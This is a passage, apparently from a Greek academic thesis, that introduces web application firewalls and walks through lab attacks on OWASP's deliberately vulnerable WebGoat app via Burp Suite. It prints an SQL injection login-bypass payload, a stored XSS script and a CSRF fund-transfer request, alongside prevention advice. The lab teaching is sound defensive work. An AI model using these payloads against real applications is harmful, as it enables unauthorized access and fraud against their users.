Οι περισσότερες αναπτύξεις του WAF επικεντρώνονται στην ενίσχυση και την επιδιόρθωση των εισροών και την επικύρωση των http requests, στα οποία οι περισσότεροι web servers και οι εφαρμογές web θα πρέπει να είναι σε θέση να χειριστούν τον εαυτό τους, πράγμα το οποίο δεν γίνεται αυτή την στιγμή. Το DevOps θα πρέπει να βρει και να αντιμετωπίσει αυτά τα ελαττώματα και να επικυρώσει τις εισροές όσο γίνεται το δυνατό γρηγορότερα.



Εικόνα 3.2: web server

Μεγάλη προσπάθεια έχει δαπανηθεί προκειμένου να φτιαχτούν web εφαρμογές που να μαθαίνουν τεχνολογίες WAF, με σκοπό να ελαφρύνουν το βάρος της οικοδόμησης ενός WAF καθώς επίσης και να προσαρμόζονται στις web εφαρμογές. Αν και αυτές οι εφαρμογές λειτουργούν αρκετά καλά, σε πολλές περιπτώσεις δεν έχουν κατανοήσει λεπτομερώς την web εφαρμογή.

Ορισμένες τρέχουσες λύσεις WAF έχουν ήδη εξελιχθεί και απαιτούν προηγμένες δυνατότητες προκειμένου να επιβιώσουν, όπως δηλαδή:

- Dynamic bot detection
- Client-fingerprinting
- Web scraping mitigation
- Application layer denial-of-service detection and mitigation
- URL profiling

Αυτοί οι τύποι δυνατοτήτων επεκτείνουν την ασφάλεια της web εφαρμογής χωρίς να απαιτείται εκτεταμένη προσαρμογή της πολιτικής ή τη γνώση της εφαρμογής web. Η εφαρμογές μάθησης πρέπει επίσης να εξελιχθούν προκειμένου να αξιολογούν τον συνολικό κίνδυνο και την απειλή και ταυτόχρονα να μπλοκάρουν ή να προειδοποιούν παίρνοντας αποφάσεις που βασίζονται σε αυτές τις πληροφορίες.

Τα application layers threads όπως είναι το SQL injection και το cross-site-request-forgery (CSRF) εξακολουθούν να αποτελούν από τους μεγαλύτερους κινδύνους όσο αφορά την κλοπή δεδομένων. Οι υψηλές παραβιάσεις έχουν αυξήσει την ευαισθητοποίηση για αυτούς τους κινδύνους και εν συνεχεία οδηγούν στην υιοθέτηση τεχνολογιών ασφάλειας σε επίπεδο εφαρμογών όπως ένα WAF. Η παραδοσιακή έννοια της WAF δεν είναι πλέον επαρκής σε σύγχρονες υποδομές, παρόλα αυτά όμως, υπάρχει η ιδέα για την δημιουργία ενός WAF το οποίο θα είναι πιο εύχρηστο και πιο αποτελεσματικό σε σχέση με πριν.

Κεφάλαιο 3 – Έλεγχος ασφάλειας σε WebGoat project

3.1 Προετοιμασία και εγκατάσταση του WebGoat


Το WebGoat είναι μία web εφαρμογή η οποία συντηρείται από την OWASP και έχει σχεδιαστεί με σκοπό να κάνει μαθήματα ασφάλειας στους χρήστες. Αναδεικνύει τα καθημερινά ελαττώματα που μπορούν να προκύψουν σε μία εφαρμογή και μέσω των ασκήσεων, οι οποίες έχουν καθαρά επιμορφωτικό σκοπό, να εκπαιδεύσουν και να μάθουν στους ανθρώπους βασικές τεχνικές ασφάλειας εφαρμογών και δοκιμών διείσδυσης. Σε κάθε μάθημα, οι χρήστες πρέπει να επιδείξουν την κατανόησή τους για ένα ζήτημα ασφαλείας με την αξιοποίηση μιας πραγματικής ευπάθειας στις εφαρμογές WebGoat. Για παράδειγμα, σε ένα από τα μαθήματα ζητείται από τον χρήστη να χρησιμοποιήσει SQL injection με σκοπό να κλέψει ψεύτικους αριθμούς πιστωτικών καρτών.

Για να μπορέσουμε να χρησιμοποιήσουμε το WebGoat project θα πρέπει υποχρεωτικά να εγκαταστήσουμε την Java (JVM), καθώς το project είναι J2EE application. Το project μπορούμε να το κατεβάσουμε από την σελίδα της OWASP (https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project).

Αφού το κατεβάσουμε, θα πρέπει πρώτα να σιγουρευτούμε ότι δεν έχουμε κάποια άλλη εφαρμογή που να χρησιμοποιεί την port 8080 καθώς ο tomcat (web server) είναι σεταρισμένος να λειτουργεί σε αυτή. Κατόπιν, ανοίγουμε ένα command line prompt (cmd) και πηγαίνουμε στο path που βρίσκεται το project και εκτελούμε την παρακάτω εντολή :


java –jar WebGoat-6.0.1-war-exec.jar

Ανοίγοντας ένα browser και πληκτρολογώντας το url: http://localhost:8080/WebGoat/attack θα μας εμφανίσει την αρχική οθόνη του webgoat project.



Σε αυτή την περίπτωση μπορούμε να κάνουμε login χρησιμοποιώντας τα credential ενός απλού ή admin user.

Πριν ξεκινήσουμε, θα χρειαστεί επίσης να εγκαταστήσουμε και ένα web proxy, στην περίπτωση μας θα χρησιμοποιήσουμε το burp suite, προκειμένου να κάνουμε capture τα http/https requests, δηλαδή την επικοινωνία μεταξύ του client και του server. Αφού τελειώσουμε με την εγκατάσταση, ανοίγουμε το burp suite και πηγαίνουμε target, scope προκειμένου να τον ρυθμίσουμε ώστε να ακούει το project. Πατάμε add στο include in scope section και επιλέγουμε Protocol: any, Host: localhost και Port: 8080




Τέλος, πηγαίνουμε στον browser και θέτουμε manual proxy, με http proxy: 127.0.0.1 και port 8181, όπου είναι η port που ακούει το burp suite. Με λίγα λόγια, ρυθμίσαμε όλα τα request που φεύγουν/έρχονται από τον browser στον server, να περνάει μέσω του burp suite (διαμεσολαβητής).

3.2 Επιθέσεις

3.2.1 SQL Injection

Θα ξεκινήσουμε την πρώτη μας επίθεση στο WebGoat κάνοντας επίθεση Sql Injection. Πηγαίνοντας στην ενότητα που αφορά τα Sql Injection, μας εμφανίζεται μία φόρμα (Goat Hiils Financial), στην οποία μας ζητείται να πραγματοποιήσουμε την επίθεση.



Η εκφώνηση της άσκησης καλεί τον επιτιθέμενο να χρησιμοποιήσει String Sql Injection με σκοπό να προσπεράσει το Authentication. Πιο συγκεκριμένα, να κάνει login στο applet χρησιμοποιώντας το account του Neville, ο οποίος είναι ο εργοδότης της εταιρίας, δηλαδή ένα account το οποίο έχει full access permissions στο applet. Τέλος, μας ζητάει, από την στιγμή που θα κάνουμε login να σιγουρευτούμε ότι μπορούμε να δούμε το profile του Neville καθώς επίσης και ότι έχουμε persmission στις λειτουργικότητες seach, create και delete.

Θα χρησιμοποιήσουμε το burp suite ώστε να κάνουμε sniff και να παρεμβάλουμε στο request αλλάζοντας τις παραμέτρους με σκοπό να κάνουμε Sql Injection επίθεση. Πάμε στην φόρμα επιλέγουμε ως user τον ‘Neville’ και στο πεδίο του κωδικού το συμπληρώνουμε με έναν τυχαίο κωδικό πχ.1234. Πατώντας το login button θα δούμε στο burp suite το παρακάτω request.

POST /WebGoat/attack?Screen=82&menu=1100 HTTP/1.1
Host: localhost:8080
Content-Length: 42
Accept: */*
Origin: http://localhost:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: el,en-US;q=0.8,en;q=0.6,und;q=0.4
Cookie: JSESSIONID=23131E77DDA97563136D54247561DFA0
Connection: close


employee_id=112&password=1234&action=Login

Στο request όπως θα δούμε, στο body, στέλνονται οι παράμετροι employee_id=112 όπου είναι ο χρήστης Neville που επιλέξαμε, το password=1234 όπου είναι το τυχαίο password που δώσαμε καθώς επίσης και το action που κάναμε στην φόρμα, δηλαδή προσπάθεια εισόδου, action=login.

Αν πάμε και τροποποιήσουμε τα query string params που στέλνονται στο body σε:

employee_id=112&password=1234' OR '1'='1&action=Login

Τότε θα δούμε ότι καταφέραμε να κάνουμε Sql Injection και να εισέλθουμε (login) στο applet με το account του Neville.



Όπως μας ζητήθηκε και από την εκφώνηση, δοκιμάσαμε να δούμε αν έχουμε permission σε λειτουργικότητες όπως view, search, create και delete profiles, και είδαμε ότι έχουμε όλα τα permission να τις εκτελέσουμε καθώς ο Neville έχει ρόλο admin στο applet.

Όσο αφορά την πρόληψη Sql injection στο παραπάνω applet θα έπρεπε οι προγραμματιστές που γράφουν των κώδικα, να διασφαλίζουν ότι χειρίζονται τους ειδικούς χαρακτήρες αναλόγως. Υπάρχουν διάφορες τεχνικές πρόληψης του Sql Injection οι οποίες διατίθενται από OWASP, όπως:


- Να χρησιμοποιούν παραμετρικά queries
- Να κάνουν escape όλα τα δεδομένα που εισάγουν οι χρήστες
- Να δίνουν τα λιγότερα δυνατά privilege, όσο αφορά τις βάσεις δεδομένων, στους χρήστες (end users)

και μέσα από τις οποίες μπορούν οι προγραμματιστές να μελετήσουν και να αποφύγουν τις κακόβουλες επιθέσεις.

3.2.2 Cross site scripting (XSS)

Τα Cross Site Scripting (XSS) συμβαίνουν κάθε φορά που μια εφαρμογή παίρνει μη έμπιστα δεδομένα και τα στέλνει στον πελάτη (browser) χωρίς επικύρωση. Αυτό επιτρέπει στους επιτιθέμενους να εκτελέσουν malicious σενάρια στο πρόγραμμα περιήγησης του θύματος, τα οποία μπορούν να οδηγήσουν σε user session hijack, τροποποίηση των σελίδων ή να ανακατευθύνουν τον χρήστη σε κακόβουλες ιστοσελίδες.

Μέσα από το WebGoat θα μεταφερθούμε στην ενότητα όπου μας επιτρέπει να πραγματοποιήσουμε XSS επιθέσεις.




Η εκφώνηση της άσκησης καλεί τον επιτιθέμενο να χρησιμοποιήσει Stored Cross site scripting (XSS), με σκοπό να πλήξει οποιοδήποτε χρήστη προσπαθήσει να κάνει view το profile του. Πιο συγκεκριμένα, θα χρησιμοποιήσουμε αυτή την φορά τον χρήστη 'Tom', του οποίου ο κωδικός μας δίνεται (pass: tom), και θα μεταφερθούμε στην φόρμα view profile με σκοπό να κάνουμε edit τα προσωπικά του στοιχεία. Σε αυτό το σημείο θα πρέπει να τροποποιήσουμε την διεύθυνση του 'Tom' με τέτοιο τρόπο ώστε οποιοσδήποτε αργότερα πάει να κάνει view το profile του να εκτελέσει το malicious script.

Θα πρέπει να τροποποιήσουμε τα δεδομένα που περιέχει το πεδίο Street, δηλαδή το 2211 HyperThread Rd., με το παρακάτω javascript script:

<script>alert("Is under attack")</script>

Και εν συνεχεία να αποθηκεύσουμε την φόρμα ώστε να αποθηκευτούν όλες οι αλλαγές και κατά συνέπεια και το malicious script. Όπως βλέπουμε στην παρακάτω εικόνα, πατώντας το πλήκτρο Update Profile, εκτελείται το javascript script, το οποίο παράγει ένα alert στον browser εμφανίζοντας το μήνυμα «Is under attack».



Κάνοντας τώρα logout, επιλέγουμε έναν άλλον χρήστη για να κάνουμε ο login, πχ. του Jerry, ο οποίος έχει τα permission, λόγο του ρόλου του (hr) να κάνει view τα profiles των εργαζομένων. Πηγαίνοντας να δει το προφίλ του tom θα εκτελεστεί και σε αυτός το maiicious scipt που δημιουργήσαμε προηγουμένως και κατά συνέπεια θα εμφανιστεί το alert με το μήνυμα «Is under attack».

Στην παραπάνω ενότητα το script που χρησιμοποιήσαμε εμφάνιζε ένα απλό alert με ένα μήνυμα, θα μπορούσαμε όμως κάλλιστα να φτιάχναμε ένα script το οποίο θα εκτελούσε πολύ περισσότερες ενέργειες.


Όσο αφορά την πρόληψη των XSS επιθέσεων, θα πρέπει οι προγραμματιστές να διασφαλίζουν ότι κάνουν escape όλα τα δεδομένα που μπορούν να εισάγουν οι χρήστες και βασίζονται στο html context, όπως το body, τα attributes, την javascript, το css ακόμα και τα url στα οποία θα πάνε τα δεδομένα να αποθηκευτούν.

Στην περίπτωση που η εφαρμογή όμως απαιτεί να χρησιμοποιεί special characters ως εισαγωγή από τον χρήστη, τότε θα πρέπει να προστεθούν validation μηχανισμοί οι οποίοι θα εξετάζουν τα δεδομένα εισόδου με κάποιους κανόνες πριν τα αποθηκεύσουν.

3.2.3 Cross site request forgery (CSRF)


Μια επίθεση CSRF αναγκάζει έναν χρήστη (θύμα) να αποστείλει πλαστά http request, συμπεριλαμβανομένων και των cookie σε μια ευάλωτη web εφαρμογή. Αυτό έχει ως αποτέλεσμα ο επιτιθέμενος να μπορεί να χρησιμοποιήσει τον browser του θύματος και να δημιουργήσει request με τέτοιο τρόπο ώστε η ευάλωτη εφαρμογή να τα αντιλαμβάνεται ως νόμιμα request του θύματος.

Μέσα από το WebGoat θα μεταφερθούμε στην ενότητα όπου μας επιτρέπει να πραγματοποιήσουμε CSRF επιθέσεις.



Η εκφώνηση της άσκησης καλεί τον επιτιθέμενο, να χρησιμοποιήσει Cross Site Request Forgery (CSRF), και να στείλει email στο newsgroup με σκοπό να πλήξει τους χρήστες που θα το διαβάσουν. Πιο συγκεκριμένα, στο email που θα στείλουν θα πρέπει να περιέχει ένα image (img tag) του οποίου το url θα περιλαμβάνει ένα malicious request, δηλαδή μία έξτρα παράμετρο, την “transferFunds=4000”.Οποιοσδήποτε user που ανήκει στο newsgroup θα λάβει αυτό το email και εφόσον είναι authenticated εκείνη την στιγμή, θα του μεταφερθεί ένα ποσό.

Θα πρέπει στο message, στο body, να εισάγουμε μία εικόνα που να έχει διαστάσεις 1x1, και θα περιλαμβάνει στο src attribute ένα url στο οποίο θα έχει την έξτρα παράμετρο. Δηλαδή, το παρακάτω:



Πατώντας το πλήκτρο submit αποθηκεύεται το μήνυμα και εμφανίζεται στην message list.

Έτσι λοιπόν, όταν κάποιος από τους χρήστες κάνει click για να διαβάσει το μήνυμα, τότε θα εκτελεστεί το request του img tag, και θα μεταφερθούν τα χρήματά του. Το request του img tag μπορούμε να το δούμε μέσα από το burp suite.

GET /WebGoat/attack?transferfunds=4000 HTTP/1.1

Host: localhost:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36

Accept: image/webp,image/*,*/*;q=0.8

Referer: http://localhost:8080/WebGoat/start.mvc

Accept-Encoding: gzip, deflate, sdch

Accept-Language: el,en-US;q=0.8,en;q=0.6,und;q=0.4

Cookie: JSESSIONID=23131E77DDA97563136D54247561DFA0

Connection: close

